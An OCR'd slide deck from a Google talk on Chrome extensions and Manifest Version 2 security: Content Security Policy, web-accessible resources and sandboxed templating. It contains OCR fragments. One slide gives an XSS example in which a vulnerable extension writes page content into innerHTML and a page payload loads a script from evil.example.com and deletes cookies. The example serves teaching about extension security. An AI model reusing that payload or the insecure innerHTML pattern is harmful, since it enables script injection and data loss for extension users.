What's next for Chrome Extensions?


Video: youtu.be/x9KOS1VQgqQ

Mike West
Developer Advocate, Google
https://mkw.st/+


Google 12

Extensions Today

Powerful, widely used, and well-loved




source: Google Chrome Comic, pg. 30


What's next for Chrome Exte
Chrome Web Store - Clear C
https://chrome.google.com/webstore/detail/cppjkneekbjaeellbfkmgnhonkkjfpdn
chrome web store
Sign in
Clear Cache
★★★★★ (14)
Developer Tools
from Benjamin Bojko
3,995 users
ADDED TO CHROME
OVERVIEW
DETAILS
REVIEWS
RELATED
+1
27
Cache
min Bojko, Icons from IconSweets2
Clear your cache and browsing data with a single click of a button.
Quickly clear your cache with this extension without any confirmation dialogs, pop-ups or other annoyances.
This extension takes advantage of the freshly released features of Chrome 19 allowing it to clear your browsing data without the usual dialogs and pop-ups.
You can customize what and how much of your data you want to clear on the options page, including: App Cache, Cache, Cookies*, Downloads, File Systems, Form Data, History, Indexed DB, Local Storage, Origin Bound Certificates, Plugin Data, Passwords and WebSQL.
* Cookies can either be removed globally, only for certain domains or for everything except for certain domains.

Extensions Today

Not as trim as we'd like



source: Google Chrome Comic, pg. 8

of a button.

n dialogs, pop-ups or other

rome 19 allowing it to clear your

ar on the options page, including:
story, Indexed DB, Local Storage,

r for everything except for certain

Support

Report Bug

Report Abuse

Version: 0.3.2.0
Updated: Wednesday, June 13, 2012
Language: English

This extension can access:

- Your data on all websites
- Your tabs and browsing activity

Learn more

Extensions Today

Secure, but a tempting target

source: Google Chrome Comic, pg. 25

Manifest Version 2

Tightening up security, by default.

XSS Attacks

INJECTED SCRIPT

```
var data = document.getElementById('data');
chrome.extension.sendRequest({toProcess: data.innerHTML});
```

BACKGROUND PAGE

```
chrome.extension.onRequest(function(request) {
  // Process `dg`'s contents: displaying them in the extension's popup.
  var dg = document.getElementById('dumpingGround');
  dg.innerHTML = request;
});
```

WEBSITE

```
<address id="data">
  <script src="http://evil.example.com/hax0r.js"></script>
  <script>chrome.browsingData.removeCookies({since: 0 });</script>
</address>
```

"…banning HTTP scripts and banning inline scripts would prevent **94%** of the core extension vulnerabilities…"

Nicholas Carlini, Adrienne Porter Felt, and David Wagner
University of California, Berkeley http://goo.gl/I4Maf

Manifest Version 2

- Introduced in Chrome 18, and ready for you to migrate into.
- Some API cleanup, alongside two big changes: a default Content Security Policy, and Web Accessible Resources
- Manifest Version 1 is deprecated, and new APIs will generally require the new manifest version.

MANIFEST.JSON

```
{
  "name": "Awesome Extension",
  ...
  "manifest_version": 2,
  ...
}
```

Manifest Version 2: Structural Changes

background property is becoming slightly smarter:

MANIFEST.JSON

```
{
  ...
  "background": {
    "page": ["main.html"],
    /* OR */
    "scripts": ["library.js", "main.js"]
  }
  ...
}
```

chrome.extension.getTabContentses is gone, use chrome.extension.getViews({ "type": "tab" }) instead.

Web Accessible Resources

Resources are hidden from websites unless explicitly whitelisted:

MANIFEST.JSON

```
{
  ...
  "manifest_version": 2,
  "web_accessible_resources": ["public.png"],
  ...
}
```

HTTP://EXAMPLE.COM/

```
<!-- Loads! -->
<img src="chrome-extension://aibdccddilifddbjkljsfdcfh/public.png">
<!--Fails! -->
<img src="chrome-extension://aibdccddilifddbjkljsfdcfh/private.png">
```

Content Security Policy

Mitigate the risk of XSS and other attacks by whitelisting origins allowed to deliver resources to a page.

You can (and should!) define a policy for your websites via an HTTP header, and for your extensions via the manifest:

```
{
  ...
  "content_security_policy": "script-src 'self';
                              object-src 'none';
                              img-src https:",
  ...
}
```

Content Security Policy: Details

Default Content Security Policy

CSP

```
script-src 'self'; object-src 'self'
```

Impacts:

- No JavaScript from third-party servers
- No objects (Flash, etc) from third-party servers
- No inline JavaScript (`script` tags, inline event handlers, `javascript:` URLs, etc)
- No `eval` (including `new Function()`, `setInterval([STRING], ...)`, and `setTimeout([STRING], ...)`
- No XSS attacks (ideally)

Content Security Policy: Third-party Resources

If you have a need for third-party JavaScript or Flash, you may loosen the policy to include HTTPS (but not HTTP) origins:

CSP

```
script-src 'self' https://ssl.google-analytics.com; object-src https:
```

We'd be thrilled if you locked things down even further when possible:

CSP

```
default-src 'none'; img-src https://my.example.com; script-src 'self'
```

Content Security Policy: Inline JavaScript

This policy can't be loosened. The following code would need to be adjusted:

POPUP.HTML

```
<script>
  function doSomethingAmazing() {
    alert("WARNING: AMAZINGNESS OVERLOAD!");
  }
</script>
<button onclick="doSomethingAmazing();">Amazing!</button>
```

Content Security Policy: Inline JavaScript

AMAZINGNESS.JS

```
function doSomethingAmazing() {
  alert("WARNING: AMAZINGNESS OVERLOAD!");
}

document.addEventListener('DOMContentReady', function () {
  var b = document.getElementById('amazing')
  b.addEventListener('click', doSomethingAmazing);
});
```

POPUP.HTML

```
<script src="js/amazingness.js"></script>
<button id="amazing">Amazing!</button>
```


Content Security Policy: Eval

This policy cannot be loosened. Please don't use `eval`.

That said, many of you have legitimate use cases that this policy breaks. Templating libraries are a great example. We'd like to offer an alternative.

MANIFEST.JSON

```
{
  ...
  "sandbox": {
    "pages": ["sandbox.html"]
  },
  ...
}
```


about:blank

Content Security Policy: Sandbox

Step 1: Add an `iframe` to your background page.

EVENTPAGE.HTML

```
<!doctype html>
<html>
  <head>
    <script src="main.js"></script>
  </head>
  <body>
    <iframe id="iframe" src="sandbox.html"></iframe>
  </body>
</html>
```

Content Security Policy: Sandbox

Step 2: Fill that `iframe` with templating goodness.

SANDBOX.HTML

```
<!doctype html>
<html>
  <head>
    <script src="handlebars-1.0.0.beta.6.js"></script>
  </head>
  <body>
    <script id="tmpl" type="text/x-handlebars-template">
      <div class="entry">
        <h1>Hello, {{thing}}!</h1>
      </div>
    </script>
    <script src="sandbox.js"></script>
  </body>
</html>
```

Content Security Policy: Sandbox

Step 3: Do a tiny bit of heavy lifting with `message` events.

SANDBOX.JS

```
var source = document.getElementById('tmpl').innerHTML;
var template = Handlebars.compile(source);

// Set up message event handler:
window.addEventListener('message', function(event) {
  var command = event.data.command;
  switch(command) {
    case 'render':
      event.source.postMessage({
        name: name,
        html: template(event.data.context)
      }, event.origin);
      break;
    ...
  }
});
```

Content Security Policy: Sandbox

Step 4: Post messages to the `iframe` to safely evaluate code.

MAIN.JS

```
chrome.browserAction.onClicked.addListener(function() {
  var iframe = document.getElementById('iframe');
  iframe.contentWindow.postMessage({command: 'render',
                                    context: {thing: 'world'}}, '*');
});

window.addEventListener('message', function(event) {
  if (event.data.html) {
    console.log("HTML Received for '%s': `%s`", event.data.name,
        event.data.html);
  }
});
```


Manifest Version 1: Support Schedule

